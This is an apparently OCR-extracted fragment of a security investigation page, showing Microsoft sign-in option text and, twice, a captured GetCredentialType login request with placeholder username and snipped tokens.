
Sign-in options

Face, fingerprint, PIN or security key
Use your device to sign in with a passkey.

Sign in with GitHub
Personal accounts only


Sign in to an organization
Search for a company or an organization you're working with.

INVESTIGATION



```
POST /common/GetCredentialType?mkt=en-US HTTP/1.1
Host: login.microsoftonline.com
Cookie: ..snip...
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.57
Safari/537.36
Content-Length: 1938
Content-Type: application/json; charset=UTF-8
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
Connection: keep-alive

{
  "username":"user@company.com",
  "isOtherIdpSupported":true,
  "checkPhones":false,
  "isRemoteNGCSupported":true,
  "isCookieBannerShown":false,
  "isFidoSupported":true,
  "originalRequest":"rQQIARAAhZK_j9t0AMXj5C...snip...SydXuf1cv_Qc1",
  "country":"IL",
  "forceotclogin":false,
  "isExternalFederationDisallowed":false,
  "isRemoteConnectSupported":false,
  "federationFlags":0,
  "isSignup":false,
  "flowToken":"AQABIQEAAAApT...snip...E4gigE4wgAA",
  "isAccessPassSupported":true
}
```


INVESTIGATION



```
POST /common/GetCredentialType?mkt=en-US HTTP/1.1
Host: login.microsoftonline.com
Cookie: ..snip...
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.57
Safari/537.36
Content-Length: 1938
Content-Type: application/json; charset=UTF-8
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
Connection: keep-alive

{
  "username":"user@company.com",
  "isOtherIdpSupported":true,
  "checkPhones":false,
  "isRemoteNGCSupported":true,
  "isCookieBannerShown":false,
  "isFidoSupported":true,
  "originalRequest":"rQQIARAAhZK_j9t0AMXj5C...snip...SydXuf1cv_Qc1",
  "country":"IL",
  "forceotclogin":false,
  "isExternalFederationDisallowed":false,
  "isRemoteConnectSupported":false,
  "federationFlags":0,
  "isSignup":false,
  "flowToken":"AQABIQEAAAApT...snip...E4gigE4wgAA",
  "isAccessPassSupported":true
}
```

INVESTIGATION

